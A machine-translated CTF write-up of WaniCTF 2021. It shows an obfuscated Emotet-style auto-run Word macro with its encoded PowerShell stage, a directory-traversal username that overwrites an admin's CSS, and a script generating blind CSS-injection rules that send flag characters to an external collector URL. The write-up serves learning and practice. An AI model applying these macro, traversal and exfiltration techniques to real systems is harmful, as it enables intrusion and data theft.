This page has been machine-translated from the original page.
I participated in WaniCTF 2021, which started on 2021/11/5, this time competing solo rather than as team 0neP@dding.
I scored 4820 points and finished 20th out of 430 participants.
Early on I even climbed as high as 4th and managed to stay in the single-digit ranks for a while, but later I fell completely out of contention for the top spots… very frustrating.

As usual, I am going to summarize the challenges that were interesting or educational.
Table of Contents
Rev
There were only three reversing challenges this time, and they were all relatively easy, so I cleared them quickly.

I even managed to get first blood on the last reversing challenge. (applause)
EmoEmotet(Hard)
This was the last reversing challenge.
You are given a document file with a macro that behaves like Emotet.
A suspicious-looking file was attached to an email.

Could this be that Emo--- thing...?

Notice

The zip password is emoemotet
This file was created for the competition and does not contain programs that harm the system
This file may be falsely detected and deleted by some antivirus software
You can solve it even without Windows or Word
Hint : https://github.com/decalage2/oletools
However, the document file was corrupted, so you could not simply execute the macro.
So, as hinted, I used oletools to extract the macro script.
olevba 0.60 on Python 3.9.2 - http://decalage.info/python/oletools
===============================================================================
FILE: ../rev-emoemotet/emoemotet.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO emo
in file: ../rev-emoemotet/emoemotet.doc - OLE stream: 'emo'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Private InitDone       As Boolean
Private Map1(0 To 63)  As Byte
Private Map2(0 To 127) As Byte

Sub AutoOpen()
CreateObject(unxor(Array(135, 46, 140, 24, 228, 225, 126, 169, 34, 40, 56), 3) & unxor(Array(201, 1), 14)).Run unxor(Array(137, 123, 117, 87, 89, 140, 200, 174, 138, 204, 135, 229, 75, 9, 168, 39, 117, 219, 2, 212, 118, 230, 128, 213, 197, 44, 99, 93, 193, 144, 49, 210, 70, 175, 228, 16, 187, 75, 36, 215, 144, 31, 223, 159, 127, 45, 9, 205, 183, 34), 16) & _
unxor(Array(199, 228, 3, 153, 81, 192, 25, 128, 137, 147, 136, 23, 7, 80, 224, 108, 203, 255, 197, 21, 174, 66, 117, 184, 52, 127, 71, 19, 183, 239, 29, 155, 18, 223, 159, 241, 35, 183, 202, 179, 22, 101, 99, 100, 54, 218, 32, 33, 142, 198, 175, 159, 29, 205, 110, 154, 65, 22, 247, 152, 91, 192, 108, 145, 58, 203, 25, 158, 99, 37, 128, 229, 54, 60, 38, 178, 134, 208, 68, 38, 39, 99, 76, 155, 56, 147, 53, 156, 203), 66) & _
unxor(Array(102, 198, 208, 164, 182, 203, 117, 231, 127, 219, 94, 126, 10, 162, 173, 72, 207, 156, 150, 219, 167, 117, 27, 172, 242, 233, 32, 72, 61, 65, 178, 142, 245, 133, 139, 29, 181, 134, 18, 199, 242, 233, 14, 5, 134, 127, 212, 91, 91, 8, 171, 90, 25, 109, 198, 97, 6, 157, 10, 45, 214, 27, 185, 134, 246, 145, 32, 196, 221, 131, 137, 27, 100, 146, 80, 67, 177, 161, 71, 193, 155, 175, 42, 192, 227, 172, 239, 123, 92), 155) & _
unxor(Array(234, 141, 79, 179, 223, 15, 203, 43, 171, 112, 201, 234, 98, 141, 170, 14, 174, 104, 46, 107, 122, 18, 176, 138, 238, 208, 78, 126, 217, 208, 197, 2, 219, 144, 118, 145, 213, 45, 173, 225, 233, 161, 66, 174, 198, 108, 46, 184, 249, 150, 178, 36, 223, 5, 41, 60, 105, 114, 110, 110, 40, 134, 139, 35, 41, 235, 57, 182, 60, 105, 58, 175, 196, 240, 224, 144, 250, 156, 14, 138, 217, 9, 147, 115, 55, 194, 186, 162, 79), 244) & _
unxor(Array(209, 193, 20, 114, 189, 230, 8, 167, 240, 61, 224, 242, 135, 166, 38, 7, 87, 151, 117, 148, 46, 97, 158, 117, 106, 143, 40, 126, 199, 26, 83, 196, 211, 16, 152, 203, 123, 22, 248, 60, 127, 38, 179, 12, 140, 170, 29, 148, 133, 77, 82, 213, 53, 92, 146, 151, 236, 151, 74, 37, 118, 16, 28, 157, 49, 18, 131, 195, 167, 133, 54, 214, 12, 248, 32, 108, 36, 131, 65, 250, 97, 12, 26, 10, 182, 16, 34, 15, 10), 333) & _
unxor(Array(81, 75, 148, 28, 3, 254, 84, 127, 57, 78, 30, 146, 239, 82, 115, 175, 20, 208, 87, 218, 140, 50, 189, 210, 111, 35, 12, 128, 1, 116, 208, 150, 230, 88, 166, 120, 35, 106, 166, 121, 243, 216, 251, 46, 25, 196, 102, 54, 130, 52, 233, 123, 103, 240, 146, 114, 144, 49, 205, 121, 89, 126, 226, 239, 23, 51, 71, 7, 184, 111, 154, 71, 39, 28, 191, 99, 43, 237, 59, 241, 187, 84, 205, 162, 82, 62, 227, 183, 145), 422) & _
unxor(Array(220, 194, 134, 110, 158, 136, 28, 157, 6, 28, 18, 29, 219, 15, 42, 69, 202, 26, 210, 214, 48, 60, 156, 210, 88, 81, 191, 153, 36, 72, 192, 205, 71, 101, 125, 96, 84, 172, 113, 120, 112, 252, 31, 16, 92, 180, 3, 4, 127, 58, 214, 173, 165, 31, 64, 250, 139, 176, 79, 89, 136, 249, 48, 37, 153, 201, 184, 51, 155, 186, 96, 121, 74, 163, 28, 131, 230, 74, 186, 237, 17, 163, 101, 17, 51, 1, 78, 40, 101), 511) & _
unxor(Array(173, 96, 11, 202, 44, 219, 158, 69, 217, 56, 179, 84, 118, 152, 185, 163, 20, 92, 3, 211, 142, 226, 92, 27, 150, 191, 222, 95, 105, 58, 87, 200, 109, 108, 90, 41, 190, 252, 39, 215, 215, 150, 117, 140, 19, 0, 206, 174, 60, 83, 253, 136, 153, 112, 28, 55, 54, 1, 131, 65, 74, 92, 97, 135, 64, 80, 192, 181, 183, 54, 130, 9, 197, 65, 182, 38, 196, 1, 248, 217, 155, 50, 57, 1, 135, 114, 53, 68, 126), 600) & _
unxor(Array(246, 123, 20, 204, 50, 152, 85, 111, 106, 210, 2, 247, 48, 159, 65, 255, 33, 131, 91, 157, 245, 204, 232, 223, 23, 163, 243, 109, 81, 181, 198, 99, 13, 150, 202, 151, 133, 228, 53, 192, 53, 212, 255, 30, 218, 222, 76, 176, 230, 46, 127, 0, 251, 133, 0, 75, 6, 98, 143, 221, 135, 70, 86, 153, 72, 105, 167, 91, 77, 86, 67, 240, 157, 143, 239, 49, 103, 247, 44, 158, 232, 23, 50, 225, 15, 179, 237, 94, 120), 689) & _
unxor(Array(21, 83, 142, 200, 60, 47, 222, 133, 241, 121, 102, 78, 134, 204, 252, 118, 74, 8, 97, 95, 138, 94, 62, 159, 44, 75, 147, 70, 175, 185, 75, 205, 218, 38, 251, 211, 199, 207, 11, 12, 118, 242, 74, 62, 19, 187, 36, 239, 38, 120, 58, 21, 17, 110, 113, 192, 57, 6, 111, 168, 102, 244, 147, 53, 151, 47, 247, 65, 123, 74, 183, 87, 167, 131, 236, 21, 60, 168, 168, 109, 249, 113, 164, 208, 138, 110, 252, 219, 183), 778) & _
unxor(Array(220, 77, 218, 41, 229, 2, 88, 252, 106, 253, 236, 187, 215, 59, 193, 15, 32, 150, 231, 159, 48, 149, 160, 224, 111, 182, 39, 147, 118, 135, 109, 38, 249, 118, 63, 205, 247, 94, 37, 175, 100, 222, 164, 108, 71, 245, 42, 113, 7, 181, 87, 188, 28, 71, 172, 75, 129, 136, 82, 8, 238, 65, 105, 125, 243, 190, 156, 168, 181, 28, 153, 190, 197, 25, 147, 84, 135, 79, 188, 11, 18, 30, 138, 195, 228, 177, 172, 230, 163), 867) & _
unxor(Array(116, 194, 246, 44, 213, 63, 75, 126, 78, 201, 230, 241, 205, 28, 240, 125, 46, 241, 50, 61, 113, 118, 113, 86, 190, 61, 41, 156, 140, 82, 85, 106, 154, 150, 116, 59, 37, 253, 214, 245, 112, 156, 68, 246, 220, 182, 181, 189, 58, 225, 9, 164, 170, 238, 237, 86, 187, 55, 95, 125, 41, 240, 254, 175, 112, 213, 7, 13, 2, 246, 86, 176, 29, 97, 105, 229, 127, 121, 158, 77, 51, 32, 116, 104, 213, 158, 211, 231, 161), 956) & _
unxor(Array(129, 43, 134, 12, 8, 25, 228, 210, 145, 230, 100, 15, 197, 93, 157, 207, 26, 89, 220, 180, 84, 164, 102, 26, 249, 193, 34, 39, 225, 173, 136, 48, 2, 189, 79, 149, 126, 91, 99, 100, 89, 230, 239, 55, 238, 118, 200, 215, 212, 103, 180, 29, 169, 169, 86, 253, 76, 43, 205, 184, 10, 200, 239, 162, 140, 127, 45, 214, 133, 132, 32, 46, 221, 66, 49, 28, 237, 233, 29, 55, 34, 233, 243, 91, 27, 182, 146, 58, 210), 1045) & _
unxor(Array(221, 59, 115, 92, 39, 169, 26, 171, 5, 50, 197, 131, 119, 184, 107, 4, 29, 192, 53, 48, 132, 208, 65, 239, 155, 255, 215, 11, 24, 223, 136, 184, 64, 53, 126, 130, 187, 163, 164, 231, 37, 66, 251, 28, 11, 234, 2, 4, 164, 226, 66, 129, 205, 228, 64, 161, 54, 125, 62, 224, 56, 131, 134, 191, 223, 120, 130, 17, 7, 109, 154, 190, 7, 142, 154, 136, 163, 62, 125, 20, 97, 205, 30, 51, 252, 229, 116, 237, 29), 1134) & _
unxor(Array(250, 244, 208, 17, 50, 212, 135, 122, 49, 134, 155, 37, 131, 204, 239, 166, 215, 221, 49, 134, 92, 63, 41, 197, 73, 176, 26, 30, 134, 119, 176, 123, 215, 56, 159, 8, 66, 175, 127, 67, 73, 174, 128, 162, 142, 209, 1, 136, 92, 160, 147, 191, 233, 99, 132, 42, 11, 107, 188, 42, 221, 194, 18, 107, 174, 79, 16, 20, 104, 155, 183, 188, 119, 207, 27, 251, 1, 131, 14, 91, 61, 115, 233, 57, 143, 178, 128, 246, 87), 1223) & _
unxor(Array(214, 95, 231, 84, 214, 176, 235, 78, 206, 44, 143, 68, 150, 97, 49, 48, 56, 82, 156, 68, 43, 117, 63, 134, 143, 30, 38, 64, 222, 22), 1312)
End Sub

Public Function Base64Decode(ByVal s As String) As Byte()
   If Not InitDone Then Init
   Dim IBuf() As Byte: IBuf = ConvertStringToBytes(s)
   Dim ILen As Long: ILen = UBound(IBuf) + 1
   If ILen Mod 4 <> 0 Then Err.Raise vbObjectError, , ""
   Do While ILen > 0
      If IBuf(ILen - 1) <> Asc("=") Then Exit Do
      ILen = ILen - 1
      Loop
   Dim OLen As Long: OLen = (ILen * 3) \ 4
   Dim Out() As Byte
   ReDim Out(0 To OLen - 1) As Byte
   Dim ip As Long
   Dim op As Long
   Do While ip < ILen
      Dim i0 As Byte: i0 = IBuf(ip): ip = ip + 1
      Dim i1 As Byte: i1 = IBuf(ip): ip = ip + 1
      Dim i2 As Byte: If ip < ILen Then i2 = IBuf(ip): ip = ip + 1 Else i2 = Asc("A")
      Dim i3 As Byte: If ip < ILen Then i3 = IBuf(ip): ip = ip + 1 Else i3 = Asc("A")
      If i0 > 127 Or i1 > 127 Or i2 > 127 Or i3 > 127 Then _
         Err.Raise vbObjectError, , ""
      Dim b0 As Byte: b0 = Map2(i0)
      Dim b1 As Byte: b1 = Map2(i1)
      Dim b2 As Byte: b2 = Map2(i2)
      Dim b3 As Byte: b3 = Map2(i3)
      If b0 > 63 Or b1 > 63 Or b2 > 63 Or b3 > 63 Then _
         Err.Raise vbObjectError, , ""
      Dim o0 As Byte: o0 = (b0 * 4) Or (b1 \ &H10)
      Dim o1 As Byte: o1 = ((b1 And &HF) * &H10) Or (b2 \ 4)
      Dim o2 As Byte: o2 = ((b2 And 3) * &H40) Or b3
      Out(op) = o0: op = op + 1
      If op < OLen Then Out(op) = o1: op = op + 1
      If op < OLen Then Out(op) = o2: op = op + 1
      Loop
   Base64Decode = Out
   End Function

Private Sub Init()
   Dim c As Integer, i As Integer
   i = 0
   For c = Asc("A") To Asc("Z"): Map1(i) = c: i = i + 1: Next
   For c = Asc("a") To Asc("z"): Map1(i) = c: i = i + 1: Next
   For c = Asc("0") To Asc("9"): Map1(i) = c: i = i + 1: Next
   Map1(i) = Asc("+"): i = i + 1
   Map1(i) = Asc("/"): i = i + 1
   For i = 0 To 127: Map2(i) = 255: Next
   For i = 0 To 63: Map2(Map1(i)) = i: Next
   InitDone = True
   End Sub

Private Function ConvertStringToBytes(ByVal s As String) As Byte()
   Dim b1() As Byte: b1 = s
   Dim l As Long: l = (UBound(b1) + 1) \ 2
   If l = 0 Then ConvertStringToBytes = b1: Exit Function
   Dim b2() As Byte
   ReDim b2(0 To l - 1) As Byte
   Dim p As Long
   For p = 0 To l - 1
      Dim c As Long: c = b1(2 * p) + 256 * CLng(b1(2 * p + 1))
      If c >= 256 Then c = Asc("?")
      b2(p) = c
      Next
   ConvertStringToBytes = b2
   End Function


Private Function unxor(ciphertext As Variant, start As Integer)
    Dim cleartext As String
    Dim key() As Byte
    key = Base64Decode("rFd10H3vao2RCodxQF2lbfkUAjIr/6DL5qCnyC4p5EA0tEOXFafhhIdAIhum0XulB9+lU9wKRrDSWZ7XHGxFnPVUhqNK2DCnW8bI1MVWYxGhC4q5iFT5EzfCdTcWUu2+X9VTnKuwcOaIxVcmVyVjrWIRz4Dm3kecLNgAU8fZOKcu/XuMXN85ZMKjd3Rv882RBUFmICvacdJ36Yojk5HAwYoBpjjjHydt4NwJisnXgtA3K+2xqGEBfAPmz73uyn7CxCKGt7xPUdc+oRoeY+oObiyzIEPQS3mhWffHsNBhkbrBz1os3xEgxuM3gN6Xa5SE7Zo6G7vMFeKdYops3DGQuyDY60v7KXscOCLxwqeRFC+buIRH69E90JdP7KSC4CDZhxlv/cnX6HWdcWh7UTM7CWqzymtkqm/3fjp76pGxscG40k/M6UjaMnWg++oCkJZFMMenTvaxZ7GwyedlMxbOAtZ+INlBK+tPPIFbG42SRtmJH1e8Uz5p1E7h61vdxBkl" & _
"l3sd196txhtnIlFZyHBc5IKXxHCbTa5hLl3CBpEgbn1I2FFhaEsYCtVyQrkdPmA5X6CuFhjuRacVoM131pMLVE7IQDG717EZ5BdiLOc4pb+5Q1iMAXfQQ6soJrjxM8ZgjzQYO5WuQkQFdfko6QZEa/0QaqhysOozj/sTeoj2wI2A0C/bwV35cV5EXJNOawqbWJCXdwzdsD8QjNhiDYGYFicJIRD5MBshvm1RGv1CZz54n+ziSgGe2vJ6GMy4cWv+i+hy0/shNgvhVcKuJfuPZuFUUHtqD3w07yZKj2ma+iKYCvIRO9nu8lYOQpbbowha1OyfGzx7BJkvJxth3b1xoJaiNMRwQZz/fiC8zvYxTlB0bsIHKR07xgI8gfCDd+NIhwL3YbdAor7ZfHhH3jNhBTykOlyrc/0yLQSTR8dx0BC9QMIerbSCqZ1Q4rUGEPiXIVvXjtrEhnSBTZW4U5uJHfGQbzlVuuRRCUAjyIzGCDHbDCjvEgwbNLLEzqdeJrh9" & _
"3K1WddVO4bwcKlQb14luWJzBsDwrD8u7vi8LTRIe6A982G0Oygf6+Am9m2GIkp6eSWY3tSF/cOpmuWc+d1RCPzO5eEAm6TWT0ULWZ5QAMD31GObEpVRZ+eoCuDSckd0JvrP2lBSbZKRADL0unq3vhnmyTmflpvtH15ahJ+9mxgHGH2exGX6vgBx17iyx5T4WtBowQsIW310F1QrH6xNfvwM9PLv/3czSXs//jUDSB/AN60pVccuZtfPvp+ZMg6d9l0UKNiWIq7CMKbE7Z7BWWjNEMBPdfGbNzmQULvHXOXpnlZeyNd0ht57x9PljoFDD6N+sEuJ2DRprg7/qNZRJekOAF/VIID2SPgDfCkRhLg+Xq5KgysBO4U5nWKGD0IM1TYcc24pbCY31beUlebiKc2aS7MtxQ+o41wQaJQ8Ys5h13jeNgpUz5Vzc6BGWDUm6+X+Jqu/NK1qUy8Vmb5wXVl6BqFt6Y7yEGWv31QKTiVwyKWbuV+pRRYf3NvAqRX6n" & _
"d1zFmAyuzoiVe1masPkUUjz2+uacpn8DuVpKrDJF64UDt4yhEeBsLHykecS+/r0pwEBGJdP/Vd/Y3OJ4MFUqnF9UvaYfrFG7trJQepnGH2DE4WTFna70hp9Fxx8LaJMI8lxfwBDxH5Z56kkF+j4hLuzq48vpQNId4tn+rFfFeHwp2GuZrVMkyQ1SVSDW9uUAjWu6ROhPEGwyjnjM2cG6MJQmphOD8bIfjGnOAscgU0d6FN0BHzRtx85xZwO1Vw==")
    cleartext = ""
    For i = LBound(ciphertext) To UBound(ciphertext)
        cleartext = cleartext & Chr(key(i + start) Xor ciphertext(i))
    Next
    unxor = cleartext
End Function


-------------------------------------------------------------------------------
VBA MACRO ThisDocument
in file: ../rev-emoemotet/emoemotet.doc - OLE stream: 'ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|Suspicious|Run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Chr                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|Xor                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
+----------+--------------------+---------------------------------------------+
It is obfuscated to death, so it is hard to tell much from that alone. I simply assumed that if it was Emotet, it was probably calling PowerShell, so I decided to capture the process launched when the macro runs.
That showed that it was running the following encoded PowerShell script.
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -e LgAoACcAaQBlAFgAJwApACgAbgBFAHcALQBvAGIAagBFAGMAdAAgAFMAWQBzAHQAZQBNAC4ASQBvAC4AUwB0AFIAZQBBAE0AcgBlAGEAZABFAHIAKAAgACgAIABuAEUAdwAtAG8AYgBqAEUAYwB0ACAAIABTAHkAcwB0AEUATQAuAEkATwAuAEMATwBNAFAAUgBFAHMAcwBpAE8ATgAuAGQAZQBmAGwAYQBUAEUAUwB0AHIAZQBhAE0AKABbAEkAbwAuAE0AZQBtAG8AUgB5AHMAVABSAEUAQQBNAF0AIABbAHMAWQBzAFQAZQBNAC4AYwBPAG4AdgBFAHIAVABdADoAOgBmAFIATwBNAEIAQQBTAEUANgA0AFMAVAByAGkAbgBnACgAIAAnAGIAYwA2ADkAQwBzAEkAdwBHAEkAWABoAFAAVgBmAHgARwBSAHcAVQBMAEwAUwBrAGsAcwBsAEIAQgBYADkAQQBVAEIAdwBVAHAAOQBBAG0AbgA3AFEAUQBtADUAcQBrAFIAcABIAGUAdQB5ADAANgBPAHAAOABIAHoAbwB1AHkATQBFAEEAdgA2AEMAWQBRAEUATABSADUASQBKAHcAVwA4AHcARQBsAFoARgBoAFcAZABlAE4AaABCAGsAZgBNAFYATABRAHgAegBnAE0AOQBaAE0ANABGAFkAMQBVADMAbAAxAGMAWQAvAFUAaQBFAGQANgBDAHIAMwBYAHoAOQBEAG4ARQBRAHYARwBDAEMAMwBYAEsAbQBGAEYAUABpAGsAYQBjAGkAcQBVAFMASQByAFIASgBwAHcAKwBOAGIAeQBoAE8AWgBhAHYAMABTADcATQBsAGsAdwB6AHYAUwArAHoAbwBPAHoARQA0AEwAcAByAFcAWQBTAHAAdgBVAHYASwBWAGoAZQBCAE8AQQBzAHkAMAA5AFIAdgB2AEcAOQB6ADkAMABhAGEAeABGADYAYgB1ADYARgBsAEEANwAvAEUATwAyAGwAZgB5AGkAegBoAEQAeQBBAFEAPQA9ACcAKQAsACAAWwBzAFkAUwB0AEUATQAuAGkAbwAuAEMATwBNAFAAUgBlAFMAUwBpAG8ATgAuAGMATwBtAHAAcgBlAHMAUwBpAE8ATgBtAE8AZABFAF0AOgA6AEQAZQBDAG8AbQBQAHIARQBTAFMAKQAgACkALABbAHMAeQBzAFQARQBtAC4AVABFAFgAdAAuAGUAbgBjAE8AZABJAE4ARwBdADoAOgBBAHMAYwBpAEkAKQAgACkALgByAGUAYQBEAFQAbwBFAE4ARAAoACkAAfter decoding the Base64, I found that it was executing the following script.
.('ieX')(nEw-objEct SYsteM.Io.StReAMreadEr( ( nEw-objEct SystEM.IO.COMPREssiON.deflaTEStreaM([Io.MemoRysTREAM] [sYsTeM.cOnvErT]::fROMBASE64STring( 'bc69CsIwGIXhPVfxGRwULLSkkslBBX9AUBwUp9Amn7QQm5qkRpHeuy06Op8HzouyMEAv6CYQELR5IJwW8wElZFhWdeNhBkfMVLQxzgM9ZM4FY1U3l1cY/UiEd6Cr3Xz9DnEQvGCC3XKmFFPikaciqUSIrRJpw+NbyhOZav0S7MlkwzvS+zoOzE4LprWYSpvUvKVjeBOAsy09RvvG9z90aaxF6bu6FlA7/EO2lfyizhDyAQ=='), [sYStEM.io.COMPReSSioN.cOmpresSiONmOdE]::DeComPrESS) ),[sysTEm.TEXt.encOdING]::AsciI) )I decoded the Base64 string inside it, but the result was binary data, so I could not read it directly.
Looking at the processing, it calls COMPREssiON.deflaTEStreaM, so it is presumably a compressed memory stream.
Reference: DeflateStream Class (System.IO.Compression) | Microsoft Docs
If it is an encrypted memory stream, then once it is expanded in the process it should be back in plaintext, so I took a process dump of PowerShell while this script was running and analyzed it.
echo "Yes, we love VBA!"
$input = Read-Host "Password"

if ($input -eq "FLAG{w0w_7h3_3mb3dd3d_vb4_1n_w0rd_4u70m471c4lly_3x3cu73d_7h3_p0w3r5h3ll_5cr1p7}") {
  Write-Output "Correct!"
} else {
  Write-Output "Incorrect"
}
That revealed the logic above, which gave me the flag.
Web
Most of the web challenges were straightforward copy-paste style problems, but the final one, Styled memo, was quite interesting.
There was also a timely challenge about CVE-2021-41773 that was easy but still taught me something new.
I was not very familiar with how Nginx URI normalization behaves or with off-by-slash misconfigurations, so it was a good learning experience.
Reference: Common Nginx misconfigurations that leave your web server open to attack - Detectify Blog
Reference: Breaking-Parser-Logic
Styled memo(very hard)
This was a memo app built with Django.
The available features were as follows.
- User registration/update
- Per-user CSS customization
- Memo creation/editing
Duplicate usernames were not allowed.
For the CSS that each user can configure, files can be uploaded, and uploaded files are placed under /media/css/<username>/<filename>.css.
Behind the scenes, there was an Admin user associated with each normal user (presumably), and the flag was stored in the Admin user’s memo. The challenge was to somehow hack that.
Since the app very explicitly lets you upload arbitrary CSS, it is easy to guess that the end goal is CSS injection.
Reference: WSTG - v4.1 CSS Injection | OWASP
So from there, I thought about how to make an arbitrary CSS file appear on the Admin user’s page.
The ideas I came up with were these.
- Steal the admin user’s credentials themselves
- Tamper with the admin user’s registration
- Make the admin user load a normal user’s CSS
- Tamper with the CSS loaded by the admin user
Steal the admin user’s credentials themselves
This was the first thing I tried, but it looked like a very high bar.
The credentials were embedded in server-side environment variables and retrieved via Django functionality.
The Django version was also 2.2.20, which is fairly recent for the 2.2 series, and I could not find any promising vulnerability.
Tamper with the admin user’s registration
Since it used a custom user model, I inspected the model definition and found a tricky structure where each user stores a reference to the corresponding admin account.
class User(AbstractUser):
    username = models.CharField(
        _("username"),
        max_length=150,
        unique=True,
        help_text=_("Required. 150 characters or fewer."),
        error_messages={
            "unique": _("A user with that username already exists."),
        },
    )
    css = models.FileField(
        "メモ用CSS",
        default=get_css_default,
        blank=True,
        upload_to=get_upload_to,
        storage=OverwriteStorage(),
    )
    admin = models.ForeignKey("User", null=True, on_delete=models.PROTECT)

    @cached_property
    def admin_username(self):
        if self.admin is not None:
            return self.admin.username
        return ""
Looking at RegisterView, I found that a corresponding admin user is created 1:1 when a user is created. (Probably for CTF convenience.)
Unfortunately, the admin-user creation was handled entirely in backend code outside of my control, so tampering with it looked difficult.
admin_username = None
while (
    admin_username is None
    or User.objects.filter(username=admin_username).exists()
):
admin_username = "admin" + "".join(random.sample(chars, 8))
admin = User(username=admin_username)
admin.set_password(os.environ.get("ADMIN_PASSWORD"))
admin.save()
user.admin = admin
user.save()
Make the admin user load a normal user’s CSS
The Admin user was implemented so that it could not open anything other than its own page, so this seemed difficult.
I also realized halfway through that this was pointless anyway: the flag is on the Admin user’s page, so making the Admin user visit a normal user’s page would not help.
Tamper with the CSS loaded by the admin user
The path to each user’s CSS is created by the get_upload_to function when a CSS file is uploaded.
def get_upload_to(user, filename):
    return "css/{0}/{1}".format(user.username, filename)

def get_css_default():
    return File(open("app/static/example.css", "r"), "example.css")
Looking more closely at the User model definition, I noticed that the uploaded CSS path itself is not tied to the User model and lies outside the scope protected by user authentication.
css = models.FileField(
	"メモ用CSS",
    default=get_css_default,
    blank=True,
    upload_to=get_upload_to,
    storage=OverwriteStorage(),
)
In other words, all I had to do was somehow make the CSS path returned by get_upload_to match the CSS path referenced by the Admin user.
This turned out to be very easy.
get_upload_to returns nothing more than a path string, and when Django resolves the CSS file path from that string, directory traversal works.
So I changed my username to the following and uploaded example.css.
# Username after change
../css/Adminhoge
That successfully overwrote the contents of /media/css/Adminhoge/example.css!
Blind CSS Injection
Now that I could make the Admin user load arbitrary CSS, the rest was just work.
The flag is stored in the memo data’s data-content.
So by creating CSS like the following, I could identify the flag one character at a time via blind extraction.
button[data-content^="FLAG{C"]
{
    background: url(https://remoteurl[.]xxx?FLAG{C);
}
To generate CSS that tries every pattern and identifies one character of the flag, I wrote the following script.
# Usage: python3 gen_css.py > example.css
V = "}{!#$%&()=-~^|`@[]*?_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+-"

for val in V:
    flag = "FLAG{" + val
    css = """button[data-content^=\"""" + flag + """\"] {background: url(https://enuht7nw1df9k7r.m.pipedream.net?""" + flag + """);}"""
    print(css)
After uploading the generated example.css, once the Admin user logged into its page, one character of the flag would be sent to the remote server.
Repeating this eventually let me determine that the flag was FLAG{CSS_Injecti0n_us1ng_d1r3ctory_tr@versal}!
It would probably have been better to use CSS recursion or write an upload automation script, but since I only needed the flag, I brute-forced it manually one character at a time.
Unsolved Challenges
breakRAID(Forensic)
This challenge involved recovering one damaged disk out of a three-disk RAID5 set.
When I looked into it, I found quite a few similar problems, and it seemed possible to restore the damaged disk by XORing the parity from the two healthy disks. Unfortunately, I failed to recover it and had to give up.
Reference: Tokyo Westerns CTF 2016 - Recovery 1: deadnas
Apparently the difference was that the similar challenge above used DOS storage, whereas this one used Linux storage.
(Does the RAID5 recovery method really change depending on the OS…?)
I could not find a clear explanation for why the method from the similar challenge did not work here, but Linux RAID5 appears to be managed with mdadm, and according to the article below you can restore and mount it with the following steps.
Reference: mount - Create RAID array of image files - Ask Ubuntu
sudo losetup /dev/loop1 disk01
sudo losetup /dev/loop2 disk02
sudo mdadm --assemble /dev/md0 /dev/loop1 /dev/loop2
# mdadm: /dev/loop1 is busy - skipping
# mdadm: /dev/loop2 is busy - skipping
sudo mdadm -Es
# ARRAY /dev/md/0  metadata=1.2 UUID=2dfa6967:99457c4e:cce8f079:7a80f14d name=ishioka:0
ls -AlF /dev/md/ishioka\:0
# lrwxrwxrwx 1 root root 8 11月  7 23:52 /dev/md/ishioka:0 -> ../md127

sudo mount /dev/md127 /mnt
Reference: WaniCTF 2021 write-up - Programming Notes Blog
With that, the image file inside the storage could be restored, and the flag could be obtained.
Summary
I placed 56th when I entered in the spring, so my ranking improved a bit, but I still could not solve any Pwn or Crypto challenges at all.
The only categories I cleared completely were Web and Rev, so I still need to study more.
I plan to keep entering contests every week and keep improving.